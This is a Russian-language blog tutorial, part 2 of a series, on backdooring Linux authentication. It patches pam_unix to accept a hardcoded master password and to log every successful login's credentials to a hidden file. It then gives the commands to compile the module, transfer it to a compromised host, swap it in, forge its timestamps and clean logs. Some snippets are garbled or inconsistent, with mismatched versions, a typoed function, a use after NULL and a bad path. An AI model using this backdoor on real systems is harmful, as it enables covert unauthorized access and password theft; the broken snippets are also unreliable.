
PAM backdoor by artrone ЧАСТЬ 2/2

habr.com/ru/articles/791242

artrone February 4, 2024



Внимание! *Статья несёт исключительно информативный характер. Подобные действия преследуются по закону*

Добро пожаловать во вторую часть статьи "PAM backdoor". В предыдущей части мы обсудили, что такое PAM (Pluggable Authentication Modules) и как можно создать собственный модуль для PAM. В этой второй части мы пойдём немного по другому пути и изменим уже существующий модуль, а также настроим логирование для сбора паролей.

Кто не читал первую часть, вам сюда.

Способ 2. Модификация модуля

Если немножко вспомним прошлую статью, то заметим, что в качестве "стандарта", сервисы для авторизации используют `common-auth`, в котором содержится общий модуль `pam_unix.so`

```
cat su
@include common-auth
```

```
cat sshd
# Standard Un*x authentication.
@include common-auth

cat sudo-i
@include common-auth
```

и т.д.

Собственно, вот и комментарий в common-auth, который описывает для чего он нужен и с чем его едят:

```
#/etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
```

А вот и сам подключаемый модуль, который нам интересен:

```
cat common-auth
auth    [success=1 default=ignore]      pam_unix.so nullok
```

На данном этапе необходимо определить порядок действий:

1. Получаем исходник `pam_unix.so`
2. Модифицируем его
3. Компилируем
4. Заменяем "стандарт" на свой
5. Профит!

Перейдем к практике

UPD: Данную атаку буду проводить через Remote вектор (удаленно).

Собственно, схема стандартная: скомпрометировал хост и хочу закрепиться в системе.

```
┌──(root㉿kali)-[/]
└─# ssh root@192.168.56.107
root@192.168.56.107's password:
Welcome to Ubuntu Noble Numbat (development branch) (GNU/Linux 6.6.0-14-gener
ic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

68 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed Jan 24 23:30:46 2024 from 192.168.56.1
root@Ubuntu:~# whoami
root
root@Ubuntu:~#
```

1. Получение исходников

произвожу действия на своём хосте

Проверяем версию:

```
 dpkg -l | grep pam
ii  libpam-gnome-keyring:amd64                    42.1-1+b2
amd64        PAM module to unlock the GNOME keyring upon login
ii  libpam-modules:amd64                          1.5.2-9.1ubuntu1
amd64        Pluggable Authentication Modules for PAM
ii  libpam-modules-bin                            1.5.2-9.1ubuntu1
amd64        Pluggable Authentication Modules for PAM - helper binaries
ii  libpam-runtime                                1.5.2-9.1
all          Runtime support for the PAM library
ii  libpam0g:amd64                                1.5.2-9.1ubuntu1
amd64        Pluggable Authentication Modules library
ii  libpam0g-dev:amd64                            1.5.2-9.1ubuntu1
amd64        Development files for PAM
Как видим, версия PAM 1.5.2

wget https://github.com/linux-pam/linux-pam/releases/download/v1.5.2/Linux-PAM-
1.5.1.tar.xz
```

*версию выбираете сами

```
tar -xf Linux-PAM-1.5.2.tar.xz

cd Linux-PAM-1.5.2/modules/pam_url
```

Среди множества файлов модуля `pam_unix`, нам необходим следующий :

```
root@Ubuntu:/home/atom/Linux-PAM-1.5.1/modules/pam_unix# ls
CHANGELOG        md5.c            pam_unix_passwd.c  unix_chkpwd.c
Makefile.am      md5.h            pam_unix_sess.c    unix_update.8
Makefile.in      md5_broken.c     passverify.c       unix_update.8.xml
README           md5_crypt.c      passverify.h       unix_update.c
README.xml       md5_good.c       support.c          yppasswd.h
bigcrypt.c       pam_unix.8       support.h          yppasswd_xdr.c
bigcrypt.h       pam_unix.8.xml   tst-pam_unix
bigcrypt_main.c  pam_unix_acct.c  unix_chkpwd.8
lckpwdf.-c       pam_unix_auth.c  unix_chkpwd.8.xml
root@Ubuntu:/home/atom/Linux-PAM-1.5.1/modules/pam_unix#
```

2. Модификация

Открываем его:

```
153
154         retval = pam_get_authtok(pamh, PAM_AUTHTOK, &p , NULL);
155         if (retval != PAM_SUCCESS) {
156                 if (retval != PAM_CONV_AGAIN) {
157                         pam_syslog(pamh, LOG_CRIT,
158                                    "auth could not identify password for [%s]", name);
159                 } else {
160                         D(("conversation function is not ready yet"));
161                         /*
162                          * it is safe to resume this function so we translate this
163                          * retval to the value that indicates we're happy to resume.
164                          */
165                         retval = PAM_INCOMPLETE;
166                 }
167                 name = NULL;
168                 AUTH_RETURN;
169         }
170         D(("user=%s, password=[%s]", name, p));
171
172         /* verify the password of this user */
173         retval = _unix_verify_password(pamh, name, p, ctrl);
174         name = p = NULL;
175
176         AUTH_RETURN;
177 }
178
179
180 /*
181  * The only thing _pam_set_credentials_unix() does is initialization of
182  * UNIX group IDs.
183  *
184  * Well, everybody but me on linux-pam is convinced that it should not
185  * initialize group IDs, so I am not doing it but don't say that I haven't
186  * warned you. -- AOY
187  */
188
189 int
190 pam_sm_setcred (pam_handle_t *pamh, int flags,
191                 int argc, const char **argv)
192 {
```

Находим 172-ю строку и модифицируем код, добавляя дополнительную проверку пароля

```
if (strcmp(p, "the-world-is-yours") != 0)
retval = _unix_verify_password(pamh, name, p, ctrl);
else
retval = PAM_SUCCESS;
```

Также можно сделать так:

```
retval = _unix_verify_password(pamh, name, p, ctrl);
name = p = NULL;
if (strcmp(p,"magic") == 0)
retval = PAM_SUCCESS;
```

```
171
172         /* verify the password of this user */
173         retval = _unix_verify_password(pamh, name, p, ctrl);
174         if (strcmp(p, "bye") == 0){
175         retval = PAM_SUCCESS;}
176         name = p = NULL;
177
178         AUTH_RETURN;
179 }
```

Собственно, мы добавили новое условие проверки пароля. Если говорить словами, то будет что-то типо: "Если количество различий введенных символов со строкой 'bye' равны нулю, то возвращаемое значение будет равно 'PAM_SUCCESS' ".

Теперь накатим логирование:

```
if (retval == PAM_SUCCESS) {
FILE *fd;
fd = fopen("/tmp/.passwd", "a");
fprint(fd, "%s:%sn", name, p);
fclose(fd);
}
```

В конечном итоге, получилось так:

```
171
172         /* verify the password of this user */
173         retval = _unix_verify_password(pamh, name, p, ctrl);
174         if (strcmp(p, "bye") == 0){
175         retval = PAM_SUCCESS;}
176         if(retval == PAM_SUCCESS){
177         FILE *logs;
178         logs = fopen("/tmp/.passwd", "a");
179         fprintf(logs, "%s:%s\n", name, p);
180         fclose(logs);
181         }
182         name = p = NULL;
183
184         AUTH_RETURN;
185 }
186
```

Теперь логи будут лететь в /tmp/.passwd

3. Компиляция

Поскольку я имею две разные системы (несмотря на одинаковую версию PAM): kali и xubuntu, скомпилированный модуль на kali не подойдет для xubuntu и наоборот. Вас будут ждать эти пять заветных слов при попытки авторизации "Permission denied, please try again."...

Если есть какой-то способ обойти это- отпишитесь. Будет очень интересно почитать.

```
cd Linux-PAM-1.5.2

./configure

make
```

Также хочу отметить, что при компиляции я столкнулся с рядом проблем:

1. `Fatal error: rpc/rpc.h: No such file or directory`

Фикс:

```
apt install libntirpc-dev
dpkg -L libntirpc-dev
```

2. `In file included from /usr/include/tirpc/rpc/rpc.h, from yppasswd_xdr.c error: unknown type name 'int32_t'`

Фикс:

В файле yppasswd_xdr.c подключаем

```
#include <stdint.h>
```

3. `In file included from /usr/include/tirpc/rpc/rpc.h, from yppasswd_xdr.c error: unknown type name 'u_int32_t'`

Фикс:

В файле /usr/include/tirpc/rpc/types.h меняем `u_int32_t` на `uint32_t`

4. Заменяем "стандарт" на свой

Итак, после того, как мы изменили файл pam_unix_auth.c, необходимо закинуть на целевой хост папку с PAM'ом

```
tar -zcvf temp.tar.gz Linux-PAM-1.5.2

python3 -m http.server

wget http://ip:8000/temp.tar.gz
```

Далее, делаем действия из пункта **3**.

После этого, распаковываем файл и заменяем его:

```
tar -xvf temp.tar.gz

mv Linux-PAM-1.5.2/modules/pam_unix/.libs/pam_unix.so /lib/x86_64-linux-gnu-security
```

Также стоит дать нужные права и поменять временные метки файла:

```
chmod 644 pam_unix.so

touch -r /lib/x86_64-linux-gnu/security/pam_access.so /lib/x86_64-linux-
gnu/security/pam_unix.so
```


```
-rw-r--r--   1 root root 496688 Oct 26 23:51 pam_systemd.so
-rw-r--r--   1 root root  18664 Nov 21 00:39 pam_time.so
-rw-r--r--   1 root root  22768 Nov 21 00:39 pam_timestamp.so
-rw-r--r--   1 root root  14488 Nov 21 00:39 pam_tty_audit.so
-rw-r--r--   1 root root  14488 Nov 21 00:39 pam_umask.so
-rw-r--r--   1 root root 203712 Nov 21 00:39 pam_unix.so
-rw-r--r--   1 root root  18584 Nov 21 00:39 pam_userdb.so
-rw-r--r--   1 root root  14488 Nov 21 00:39 pam_usertype.so
-rw-r--r--   1 root root  14488 Nov 21 00:39 pam_warn.so
-rw-r--r--   1 root root  14488 Nov 21 00:39 pam_wheel.so
-rw-r--r--   1 root root  26776 Nov 21 00:39 pam_xauth.so
```

Ну и чистка логов в дальнейшем.


Проверяем результат:

```
┌──(root㉿kali)-[/]
└─# ssh root@192.168.56.107
root@192.168.56.107's password:
Welcome to Ubuntu Noble Numbat (development branch) (GNU/Linux 6.6.0-14-gener
ic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

68 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Wed Jan 24 23:55:57 2024 from 192.168.56.1
root@Ubuntu:~# cat /tmp/.passwd
root:2332
root:bye
root@Ubuntu:~#
```

Стоить добавить, что данная лазейка работает для любых аккаунтов, существующих на хосте. Например:



Как видно, мы не задавали пароль пользователю и он успешно смог войти. Также и для su:



Заключение

Как я и говорил, данный способ является чуть более незаметным с точки зрения количества файлов, нежели добавление нового модуля, но требует компиляции на целевом хосте из-за некоторых особенностей, что может стать серьезной проблемой скрытия своего присутствия. Помимо этого, может возникнуть множество непредвиденных казусов (ошибки компиляции), которые требуют лишней активности.

UPD: Это был первый опыт разбиения статьи на части. Данная тема достаточно обширна, и показанные мной способы одни из множества вариантов в данном векторе. Надеюсь, изложение материала вам понравилось и всё было понятно. До новых встреч!